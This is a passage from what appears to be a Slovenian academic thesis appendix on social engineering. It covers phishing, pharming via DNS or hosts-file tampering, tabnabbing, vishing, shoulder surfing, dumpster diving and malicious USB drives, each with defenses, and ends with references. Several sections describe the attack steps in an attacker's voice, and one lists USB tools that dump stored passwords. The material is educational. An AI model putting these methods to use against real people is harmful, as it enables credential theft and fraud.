
Je zadnji korak v procesu. V tej fazi izkoristimo pridobljene podatke za dosego zastavljenega cilja. Tako lahko že pridobljene informacije pripomorejo k vdoru v sistem. Pomembno je poudariti, da življenjski cikel napada s socialnim inženiringom ni končan. Še vedno lahko zbiramo podatke in širimo napad na informacijski sistem. S tem lahko pridobimo podatke od drugih uporabnikov, na katere želimo izvesti napad. Ker smo že vzpostavili odnos z uporabnikom, lahko to izkoriščamo tudi v drugih situacijah.

A.2 Spletno ribarjenje

(angl. Phishing) Je poseben napad, kjer s socialnim inženirstvom zavedemo uporabnika, z namenom, da pridobimo zasebne podatke, kot so gesla, številke

kreditnih kartic, številke bančnih kartic, davčne številke, rojstni datumi in ostale osebne podatke, ki bi nam koristili. S spletnim ribarjenjem poskušamo pridobiti podatke tako, da uporabnika prepričamo oziroma zavedemo, da je spletna stran enaka originalni strani, ki jo obiskujejo, *glej npr. Informacijski Pooblaščenec [22].*

Napad poteka tako, da pripravimo lažno spletno stran, ki je zelo podobna originalni. Izberemo ciljno skupino, ki jo želimo napasti. Razpošljemo elektronsko pošto, ki na videz izgleda, kot da je bila poslana iz banke, uradne spletne strani ali druge ustanove. Predmet sporočila je lahko naključen npr. »Opozorilo vsem uporabnikom«, »Zelo pomembno obvestilo«, »Nadgraditev računa« in podobno, kar lahko na hitro preslepi prejemnika. Vsebina sporočila mora biti videti povsem verodostojna, s katero pritegnemo uporabnika. Običajno se izdajamo, da pišemo v imenu tehnične službe ali katerega drugega službenega izdajatelja in nato od uporabnika zahtevamo, da nam sporoči svoje uporabniško ime in geslo, številko bančnega računa ali kateri drug osebni podatek. Z načinom spletnega ribarjenja želimo uporabnika prepričati, da so nastale težave na sistemu in da potrebujemo podatke, da lahko preverimo zadevo. Zraven dodamo tudi naslov do prirejene spletne strani, ki je popolna kopija uporabniku znane spletne strani, v primeru, da bi se želel »prepričati«, *glej npr. Konič [25].*



Slika A.1: Primer lažne spletne strani Paypal, ki je podobna originalni.

Pri spletnem ribarjenju poznamo tudi izraz »Spear phishing«. Razlika od klasičnega spletnega ribarjenja je v tem, da pri spletnem ribarjenju pošljemo pošto na vse mogoče spletne poštne naslove. Pri spear phisingu se osredotočimo na točno določena podjetja, na točno določeno skupino ljudi ali organizacije. To pomeni, da so po navadi uporabniki ali tarče skrbno izbrani in raziskani, pri tem lahko poznamo tudi širšo zgodbo uporabnika, ki lahko še bolj prepriča v legitimnost sporočil, *glej npr. Informacijski Pooblaščenec [22].*

Zaščita pred spletnim ribarjenjem

Spletno ribarjenje ali phishing se lahko razloži s prispodobo ribolova. Osredotočimo se na skupino ljudi, ki nam je poznana in razpošljemo e-pošto na spletne naslove. Pošta je lahko osebna in sestavljena tako, da zahteva pozornost uporabnika, tako da je zelo težko ločiti legitimno pravo e-pošto od ponarejene. V elektronskih sporočilih so včasih vključeni tudi deli podatkov, ki so uporabniku znani. Ti podatki so lahko osebno ime, njegov naslov ali katerikoli drug oseben podatek, ki je lahko znan samo uporabniku, *glej npr. Gulati [16].*


Stvari, na katere moramo biti pozorni so:

- predmet sporočila zahteva od uporabnika takojšno pozornost, ker vsebuje npr. »Zelo pomembno obvestilo«;
- od uporabnika se zahteva, da se vpiše s svojim uporabniškim imenom in geslom. Legitimne in pravne organizacije nikoli ne zahtevajo od svojih komitentov ali članov, da odkrijejo svoje geslo;
- v sporočilih je običajno možno zaznati slovnične napake;
- spletna povezava ali URL, ki je dodana v sporočilu in nas vodi na drugo spletno mesto, vsebuje samo IP številko ali pa je na videz zelo identičen originalu (ljudje velikokrat zelo na hitro pogledajo spletno povezavo in pri tem lahko spregledajo manjšo razliko, npr. med Google in Gooogle je skoraj neopazna razlika);
- neznan format (.exe, .scr, .bat...) priponke ali znan format okužene priponke (.pdf, .rar, .zip, .doc...);
- izvor spletne domene je neznan;
- ni ključavnice v spletnem brskalniku.

Sodobni spletni brskalniki imajo že vgrajeno zaščito za prepoznavanje potencialne nevarne spletne strani. Tudi programska zaščita, ki jo uporabljajo različni ponudniki elektronskih pošt, preprečuje in blokira nevarne napade. Na Googlovi uradni strani je razloženo, da njihova zaščitna programska oprema pregleda vsako poslano in prejeto pošto. V primeru, da je virus zaznan, gmail zavrne elektronsko pošto in pošlje pošiljatelju odgovor, da elektronska pošta ni bila poslana. Vedno pa je ključen človeški faktor, da se zaščitimo pred napadi. To pomeni, da ne odpiramo sumljive priponke od neznanih pošiljateljev, da preverimo kam vodi povezava, ki smo jo dobili v elektronski pošti in seveda moramo biti pozorni na vsebino sporočila, *glej npr. Burnett [7].*

A.3 Pharming

Predstavlja napad na uporabnika, ki je zelo podoben napadu spletnega ribarjenja. Pri spletnem ribarjenju smo se bolj osredotočili na posameznika, tako da smo pošiljali elektronska sporočila, v katerih smo hoteli privabiti uporabnike na lažne spletne strani. Pharming napad je bolj osredotočen tehnološko, kar pomeni, da ne uporabljamo vabe. Saj gre za neposreden napad na DNS strežnike ali pa na datoteko o gostiteljih (angleško hosts file), ki je na uporabnikovem računalniku.
DNS zastrupljanje (angleško spoofing) pomeni, da je DNS strežnik, ki skrbi za prevod spletnega naslova v ustrezen IP naslov zastrupljen, kar pomeni, da vsebuje napačne povezave med imeni domen in pripadajočimi IP naslovi. Ker so IP naslovi napačni, posledično pride do preusmeritve uporabnika na napačno spletno stran, čeprav je uporabnik pravilno vpisal URL naslov. Posledica zastrupitve DNS strežnika je, da uporabnik ne ve, da je preusmerjen na lažno spletno stran, ker je lažna spletna stran identična originalni spletni strani. Tako od uporabnika skušamo pridobiti osebne podatke, ki bi jih lahko uporabili na originalni spletni strani.



Slika A.2: Primer delovanja pharming napada.

Napad na datoteko o gostiteljih pomeni, da izvajamo napad lokalno na uporabnikovem računalniku. Ker neposredno napadamo uporabnika, je težko tak napad odkriti, zato je tak napad nevarnejši, bolj učinkovit od strežniških napadov in lažje izvedljiv, saj moramo spremeniti le datoteko o gostiteljih (host file). Datoteka se nahaja v direktorju C:\\WINDOWS\system32 \drivers\etc. Potrebno je samo še ustvariti lažno spletno stran, ki je identična originalni, na katero bo uporabnik preusmerjen. Do host datoteke lahko pridemo na daljavo ali jo prepišemo z različnimi virusi in trojanskimi konji. Znani virusi so Bancos, Banker in Banbra. Host datoteka je predvsem zanimiva, ker uporabniku prihrani pot do DNS strežnika, saj vsebuje najbolj pogosto obiskane IP naslove in pripadajoče URL naslove. Če spremenimo hosts datoteko, bo uporabnik kljub pravilnemu URL vnosu preusmerjen na lažno spletno stran, *glej npr. Skrt [35].*

Zaščita pred pharming


Na prvem mestu je še vedno protivirusna zaščita računalnika. Protivirusni programi nas ne zaščitijo samo pred virusi, ampak tudi pred pharming napadom. Proti virusni programi lahko preprečijo okužbo z zlonamernimi programi (npr. trojanski konj), ki lahko spremenijo hosts datoteko. Vendar popolne zaščite računalnika z uporabo protivirusnega programa ne moremo zagotoviti, ker se orodja za odstranitev zlonamerne programske kode pojavijo šele takrat, ko so zlonamerni programi že dalj časa v obtoku. Pomembno je, da imamo vklopljen požarni zid, ki lahko prepreči nezaželen vstop napadalcev preko nezaščitenih komunikacijskih vrat. S tem preprečimo, da bi spremenili sistem oziroma hosts datoteke.
Še vedno potekajo pogovori, kako se lahko popolnoma obvarujemo pred pharming napadom. Strokovnjaki z varnostnega področja pravijo, da bi spletni brskalniki podali avtentikacijo za identiteto spletne strani, ki jo želimo obiskati. V podjetju Netcraft so izdelali orodno vrstico Netcraft Toolbar, ki prikaže, kdo je lastnik strežnika in v kateri državi se strežnik nahaja. Uporabnik bi s takšno informacijo dvakrat premislil ali bi se hotel prijaviti na spletno stran, katere strežnik se nahaja na čisto drugi lokaciji.

A.4 Tabnabbing

Slednje je posebna in nova oblika napada socialnega inženiringa. Pri tej metodi se bolj osredotočimo na nepozornost in nepazljivost uporabnika pri uporabi spletnih zavihkov (angleško tab).
Tabnabbing temelji na spletnih zavihkih, ki so v vseh spletnih brskalnikih. Uporabniki obiščejo spletno stran in ko pogledajo vsebino spletne strani, običajno še ne zaprejo zavihka, temveč odprejo nov zavihek za novo spletno stran. Stara spletna stran ostane odprta v starem zavihku. Leta 2009 so naredili raziskavo o uporabnikih pri spletnem brskanju. Odkrili so, da imajo običajni uporabniki odprto minimalno vsaj tri spletne zavihke v svojem spletnem brskalniku. Z uporabo spletnih portalov so sedaj te številke že veliko

višje. Tabnabbing napad je prvič odkril programer Aza Raskin, ki dela pri Mozilli Firefox.

Napad poteka tako, da uporabnika prepričamo, da obišče spletno stran, ki je pod našo kontrolo. Spletna stran na videz zgleda nedolžna, kjer uporabnik vpiše svoje podatke, kot sta uporabniško ime in geslo. Temveč uporabnika prepričamo, da pusti našo spletno stran odprto, medtem ko brska po drugih spletnih straneh. To lahko dosežemo tako, da na naši spletni strani bere članek, ki je zanimiv in predolg, da bi ga uporabnik prebral naenkrat. V članku dodamo povezave oziroma atribute, ki bi uporabnika pripeljale na nov zavihek. Javascript koda, ki se izvaja na naši spletni strani pogleda, če je naš zavihek neaktiven in da uporabnik ni osredotočen na naš zavihek. Če je zavihek neaktiven se naša spletna stran spremeni v phishing spletno stran, ki od uporabnika zahteva izpolnjevanje osebnih podatkov. Taka spletna stran je identična tisti spletni strani, ki je bila prej odprta v tem zavihku. Pogledamo lahko tudi v zgodovino, katere spletne strani so bile odprte in odpremo eno izmed prej odprtih. Taka spletna stran bi lahko bila Gmail ali katera druga spletna stran, kot so socialna omrežja ali spletne strani banke. Uporabnik, ki je nepozoren, da je zavihek spremenjen, vpiše svoje osebne podatke, misleč, da je stran pristna. Po vpisu podatkov in prijavi v spletno stran se uporabnika preusmeri na uradno spletno stran, tako da uporabnik ne posumi, da se je zgodil napad, *glej npr. De Ryck [11].*



Slika A.3: Primer prevare, da potrebujemo nadgraditev prevajalnika, v resnici pa gre za prevaro, s katero bi namestili zlonamerno programsko kodo.

Zaščita pred Tabnabbing

Ker je tabnabbing težko odkriti, je napad zelo nevaren tudi za ljudi, ki običajno prepoznajo napad spletnega ribarjenja, lahko pa postanejo žrtev tabnabbing napada. Tudi protivirusni programi težko zaznajo, da se je zgodil tabnabbing napad, ker se spletna stran spremeni v phishing spletno stran šele po nekem zamiku oziroma čez določen čas.

Najbolj učinkovita zaščita pred tabnabbingom trenutno je TabShots. TabShots zazna napad s tabnabbing tako, da primerja vizualno zavihke z zavihkom od prej. TabShots naredi posnetek zavihka, na katerega je uporabnik osredotočen. Medtem ko uporabnik brska po drugih spletnih straneh, se posnetek shrani. Ko uporabnik odpre neaktiven zavihek, primerja ta zavihek, ki smo ga odprli s posnetkom zavihka, ki ga je shranil. Če je prišlo do razlike

med odprtim zavihkom in posnetkom zavihka nas TabShots opozori, da je prišlo do napada spletne strani, *glej npr. De Ryck [11].*

A.5 Vishing

Je novejši pol-tehnični pristop socialnega inženiringa, kjer izkoriščamo telefonske sisteme VoIP (Voice over IP). Pri vishing uporabimo programe za avtomatsko klicanje večjega števila telefonskih številk naenkrat. Ko se uporabnik javi na neznano telefonsko številko, se vklopi program, ki uporabnika prepriča s socialnim inženiringom, da izda svoje osebne podatke. Z VoIP tehnologijo je veliko lažje izvesti napad, kakor s klasičnim telefonskim omrežjem. VoIP deluje na internetnem omrežju, saj lahko pokličemo več žrtev hkrati. Napad z vishingom je veliko bolj učinkovit in nevaren. Razlog, da je vishing učinkovit, temelji na dejstvih, da ljudje veliko bolj zaupajo neznancem preko telefona, *glej npr. Intuit [20].*

A.6 Gledanje čez ramo

Sledni (angl. Shoulder surfing) je socialni napad, kjer opazujemo uporabnika oziroma žrtev, ki se prijavlja v poslovni proces. Je en od najbolj preprostih in nevidnih napadov, ker ne potrebujemo znanja o računalnikih in lahko neopazno opazujemo žrtev od daleč ali v množici ljudi. Gledanje čez ramo pomeni, da opazujemo osebo, ko vpisuje osebne podatke, kot so uporabniško ime in geslo, vnaša pin na bankomatih, izpolnjuje obrazce ali v trgovinah plačuje s POS terminalom. Za opazovanje od daleč si lahko pomagamo z daljnogledi, namestimo kamero v bližini, kjer bo žrtev vpisala svoje osebne podatke ali namestimo napravo, ki prebere podatke iz tipkovnice, *glej npr. Allen [2].*

Slika A.4: Primer gledanja čez ramo.

Za gledanje čez ramo v javnosti, kjer so izvzeti pripomočki, se je težko opredeliti, če je to kaznivo dejanje. Opazovanje okolice ni kaznivo dejanje. Drugače je, če si pri tem dejanju pomagamo z ilegalnimi pripomočki, kot so naprave za snemanje, videokamere ali daljnogledi. Zaradi teh pripomočkov pa nas lahko kazensko preganjajo. Da bi povečali zasebnost, so na bankomatih posebni zasloni, ki se pod drugačnim kotom pogleda zatemnijo. V bankah so narisane črte na tleh, ki preprečijo vdor v zasebnost ljudi tako, da ne stojijo preblizu en drugemu. Za večjo varnost lahko tudi sami poskrbimo tako, da z roko zakrijemo tipkovnico, ko vpisujemo geslo in pogledamo nazaj, če nas kdo opazuje, *glej npr. Informacijski Pooblaščenec [22].*

A.7 Brskanje po smeteh

Latinski pregovor pravi, kar je za nekoga smet, je za drugega zlato. Pri spoznavanju "tarče"nam odvržene stvari lahko pomagajo pri napadu s socialnim inženiringom. Smeti, ki so odvržene, so lahko stara računalniška oprema, zavrženi osebni dokumenti, telefonski imeniki, naslovi, podatki o podjetju, koledarji itd. Vsi našteti elementi nam lahko predstavljajo velik

vir informacij. S tem lahko pridobimo tudi geslo, če je bilo odvrženo med odpadki, *glej npr. Informacijski Pooblaščenec [22].*

Da bi se zaščitili proti kraji osebnih podatkov, moramo poskrbeti, da so podatki resnično uničeni, preden jih zavržemo. Pri papirju si lahko pomagamo z rezalniki, ki razrežejo papir na tanjše konce. Pomešamo jih z ostalimi konci papirja drugih dokumentov in tako jih je nemogoče zopet sestaviti skupaj. V primeru, da ne potrebujemo več diska, ga je priporočeno uničiti. Če samo zbrišemo podatke, še vedno ni dovolj, ker podatki niso resnično zbrisani iz diska, ampak so še vedno nekje zapisani. Dostop do podatkov preprečimo tako, da s posebnim programom prepišemo disk s samimi ničlami ali pa disk preprosto razmagnetimo.

Glede brskanja po smeteh v slovenski zakonodaji ni ničesar izrecno zapisanega. Načeloma velja, če je smetnjak postavljen na javni površini, je brskanje prosto dovoljeno. Seveda moramo biti pozorni tudi na to, da ko zavržemo določeno stvar, se s tem odrečemo pravici o lastništvu. S tem, ko se odrekamo pravici o lastništvu, si lahko druga oseba prisvoji zavržen predmet in vse kar je na njem.

A.8 Nosilci podatkov

Slednje je postalo zelo praktično, saj uporabljamo CD, DVD in USB vsak dan. Zaradi svoje praktičnosti, ker so lahki in imajo veliko kapaciteto za shranjevanje podatkov, so postali vsesplošno uporabni. Zato jih lahko zlorabimo in izvedemo napad. Pri tem skušamo izkoristiti nepazljivost žrtev, od katerih želimo pridobiti podatke. Napad socialni inženiring z USB ključkom izvedemo tako, da na prenosljivi medij naložimo škodljivo programsko kodo, trojanski konj ali virus, s katerim škodujemo uporabniku. Prenosljiv medij izročimo uporabniku ali pa pustimo na javnem mestu, da nekdo prenosljiv medij prevzame. Ko uporabnik vključi prenosljiv medij v računalnik, se sproži program, s katerim lahko poberemo gesla ali naložimo trojanskega konja, *glej npr. Informacijski Pooblaščenec [22].*

Kako enostavno je narediti USB ključ, ki nam lahko služi kot orodje za pridobivanje gesel, lahko najdemo na spletni strani hak5.org. seznam možnosti, ki jih ponujajo, je zelo raznolik:

- system info, prekopiramo informacije o sistemu, kot so ime računalnika, IP naslov, DNS strežniki,
- VNC, na ta način lahko nadzorujemo in kontroliramo računalnik preko internetne povezave,
- dump Mail PW, prekopiramo uporabniška imena in gesla shranjena v poštnih odjemalcih,kot so Microsoft Outlook, Mozilla, ThunderBird,
- dump Firefox PW, prekopiramo uporabniška imena in gesla, ki so shranjena v brskalniku Firefox,
- port Scan, prekopiramo podatke o dostopnosti vrat in trenutno delujočih storitev delovne postaje,
- dump Product Keys, prekopiramo serijske številke operacijskega sistema.

Kot zanimivost, da je kot prenosljiv medij znan tudi računalniški virus Michelangelo. Virus je nastal leta 1991 in se je prenašal z disketami. Znan je bil po tem, da se je do šestega marca razmnoževal in ko je uporabnik šestega marca vklopil računalnik, so se mu izbrisali vsi podatki na računalniku. Virus se je zelo hitro razmnožil med uporabniki, ker je bil tih in protivirusni programi v tem času niso zaznali vdora v sistem. Da si se ognil izbrisu podatkov, si moral spremeniti datum na drugi dan. Druga možnost, ki je bila bolj zanesljiva in s katero si virus izbrisal s trdega diska, je bil ukaz FDISK /MBR, *glej npr. Cerar [9].*

Zaščita pred nosilci podatkov

Zaščititi se je zelo težko, ker nevarnosti ne zaznamo oziroma je ne vidimo, dokler ni že prepozno. Na novejših operacijskih sistemih so izdelovalci prenehali

z izdelovanjem autorun-a USB ključkov oziroma da se USB ključ samodejno zažene. K varnosti veliko pripomore že, da smo skeptični do neznanih nosilcev podatkov in pri uporabi le-teh bolj previdni. Pomembno je, da imamo najnovejšo zaščito in posodobljeno programsko opremo.

Literatura

[1] L. Von Ahn, *reCAPTCHA: Human-Based Character Recognition via Web Security Measures*, 2008 [Online, 12. 6. 2015]. Dosegljivo: https://www.cs.cmu.edu/biglou/reCAPTCHA_Science.pdf

[2] M. Allen, "Social Engineering", *A Means To Violate A Computer System*, white paper, str. 4–10, letnik 2006.

[3] Anti-virus, Spletno Ribarjenje ali Phishing [Online, 19. 3. 2015]. Dosegljivo: http://www.anti-virus.si/spletno-ribarjenje-ali-phishing/

[4] Audit My PC, Password Hacking Programs [Online, 29. 6. 2015]. Dosegljivo: http://www.auditmypc.com/password-hacking-programs.asp

[5] BBC, LinkedIn passwords leaked by hackers, 2012 [Online, 30. 6. 2015]. Dosegljivo: http://www.bbc.com/news/technology-18338956

[6] R. Blidaru, *Linkedin Hashdump and Passwords*, 2012 [Online, 20. 5. 2015]. Dosegljivo: http://www.adeptus-mechanicus.com/codex/linkhap/linkhap.php

[7] M. Burnett, *Perfect Passwords*, Syngress Publishing Inc, 2006.

[8] Carnegie Mellon University, CAPTCHA: Telling Humans and Computers Apart Automatically [Online, 12. 5. 2015]. Dosegljivo: http://www.captcha.net/

[9] D. Cerar, Uničevalni virus Michelangelo, 2015 [Online, 15. 4. 2015]. Dosegljivo: https://twitter.com/dcerar/status/573733740637257728/photo/1

[10] D. Danchev, *Survey: 60 percent of users use the same password across more than one of their online accounts* [Online, 25. 6. 2015]. Dosegljivo: http://www.zdnet.com/article/survey-60-percent-of-users-use-the-same-password-across-more-than-one-of-their-online-accounts/

[11] P. De Ryck, *TabShots: Client-Side Detection of Tabnabbing Attacks*, 2013 [Online, 23. 3. 2015]. Dosegljivo: http://www.securitee.org/files/tabnabbing_asiaccs2013.pdf

[12] D. Gleich, Ž. Čučej, *Varnost informacij in omrežij* [Online, 18. 4. 2015]. Dosegljivo: http://improvet.cvut.cz/project/download/C2SI/Varnost_informacij_in_omrezij.pdf.

[13] Google, Search operators [Online, 5. 4. 2015]. Dosegljivo: https://support.google.com/websearch/answer/2466433?hl=en

[14] W. Gordon, *How Your Passwords Are Stored on the Internet*, 2012 [Online, 30. 5. 2015]. Dosegljivo: http://lifehacker.com/5919918/how-your-passwords-are-stored-on-the-internet-and-when-your-password-strength-doesnt-matter

[15] R. Graham, *LinkedIn 6mil password dump is real*, 2012 [Online, 29. 3. 2015]. Dosegljivo: http://blog.erratasec.com/2012/06/confirmed-linkedin-6mil-password-dump.html#.Vam3pKTtlBd

[16] R. Gulati, *The Threat of Social Engineering and Your Defense Against It*, white paper, 2015 [Online, 9. 5. 2015]. Dosegljivo:

http://www.sans.org/reading-room/whitepapers/engineering/threat-social-engineering-defense-1232

[17] Headlines, *Top Ten Password Cracking Methods*, 2011 [Online, 1. 4. 2015]. Dosegljivo: http://www.infosecisland.com/blogview/18538-Top-Ten-Password-Cracking-Methods.html

[18] M. Hölbl, Gesla in napadi nanje, *Monitor* letnik (2007) [Online, 10. 5. 2015]. Dosegljivo: http://www.monitor.si/clanek/gesla-in-napadi-nanje/122762/

[19] Imperva, *Consumer Password Worst Practices*, White paper, 2014 [Online, 19. 5. 2015]. Dosegljivo: http://www.imperva.com/docs/WP_Consumer_Password_Worst_Practices.pdf

[20] Intuit, *Phishing, pharming, vishing and smishing* [Online, 19. 6. 2015]. Dosegljivo: https://security.intuit.com/phishing.html

[21] Informacijski Pooblaščenec, *Osebni podatkih umrlih* [Online, 5. 7. 2015]. Dosegljivo: https://www.ip-rs.si/varstvo-osebnih-podatkov/inspekcijski-nadzor/najbolj-pogoste-krsitve/osebni-podatki-umrlih/

[22] Informacijski Pooblaščenec, *Socialni inženiring in kako se pred njim ubraniti?*, White paper 2009 [Online, 10. 7. 2015]. Dosegljivo: https://www.ip-rs.si/fileadmin/user_upload/Pdf/smernice/socialni-inzeniring-in-kako-se-pred-njim-ubraniti.pdf

[23] Ej Jung, CAPTCHA [Online, 10. 6. 2015]. Dosegljivo: http://www.cs.usfca.edu/ ejung/courses/f11683/lectures/captcha.pdf

[24] Kazenski zakonik [Online, 7. 7. 2015]. Dosegljivo: http://www.uradni-list.si/1/objava.jsp?urlurid=20082296

[25] K. Konič, *Socialni inženiring / Social Engineering*, 2007 [Online, 29. 4. 2015]. Dosegljivo: http://www.klemen.fraj.net/?p=1742

[26] M. Kovačič, *Neupravičen vstop ali vdor v informacijski sistem?*, 2010 [Online, 10. 7. 2015]. Dosegljivo: https://pravokator.si/index.php/2010/01/21/neupravicen-vstop-ali-vdor-v-informacijski-sistem/

[27] B. Schneier, *A Really Good Article on How Easy it Is to Crack Passwords*, 2013 [Online, 18. 4. 2015]. Dosegljivo: https://www.schneier.com/blog/archives/2013/06/a_really_good_a.html

[28] G. Ollmann, *Vishing guide*, 2007, [Online]. Dosegljivo: http://www.infosecwriters.com/text_resources/pdf/IBM_ISS_vishing_guide_GOllmann.pdf [Dostopano 19. 6. 2015].

[29] L. O'Reilly, *Google's new CAPTCHA security login raises 'legitimate privacy concerns'*, 2015 [Online, 11. 6. 2015]. Dosegljivo: http://www.businessinsider.com/google-no-captcha-adtruth-privacy-research-2015-2

[30] R. Ordoñez, *CAPTCHA Wish Your Girlfriend Was Hot Like Me?*, 2009 [Online, 4. 4. 2015]. Dosegljivo: http://blog.trendmicro.com/trendlabs-security-intelligence/captcha-wish-your-girlfriend-was-hot-like-me/

[31] C. P. Pfleeger, S. L. Pfleeger, *Security in Computing*, Four Edition, str. 221–230, 2006.

[32] D. Savič, Varovanje identitete v spletu, *Monitor* letnik (2013) [Online, 4. 7. 2015]. Dosegljivo: http://www.monitor.si/clanek/varovanje-identitete-v-spletu/141999/

[33] P. Shandkhdhar, *10 Most Popular Password Cracking Tools*, InfoSec Institute, White paper, 2014 [Online, 28. 6. 2015]. Dosegljivo:

http://resources.infosecinstitute.com/10-popular-password-cracking-tools/

[34] SI-CERT, *Poročlo o omrežni varnosti*, str. 10, 2013 [Online, 18. 4. 2015]. Dosegljivo: https://vni.cert.si/wp-content/uploads/sites/3/2014/03/Porocilo-o-omrezni-varnosti_2013.pdf

[35] R. Skrt, Pharming napadi, 2005 [Online, 8. 6. 2015]. Dosegljivo: http://www.nasvet.com/pharming-napadi/

[36] M. Tomšič, *Kako se izogniti trnkom spletnega ribarjenja*, 2015 [Online, 19. 5. 2015]. Dosegljivo: http://www.siol.net/novice/tehnologija/racunalnistvo/2015/01/-kako_se_izogniti_trnkom_spletnega_ribarjenja_phishing.aspx

[37] I. Volk, *Vpogled v osebne podatke umrlih*, str 20, GV Založba, 2014.

[38] Christopher A. Wood, Rajendra K. Raj, *Keyloggers in Cybersecurity Education*, 2010 [Online, 22. 5. 2015]. Dosegljivo: http://christopher-wood.com/papers/KeyloggersInCybersecurityEducation.pdf

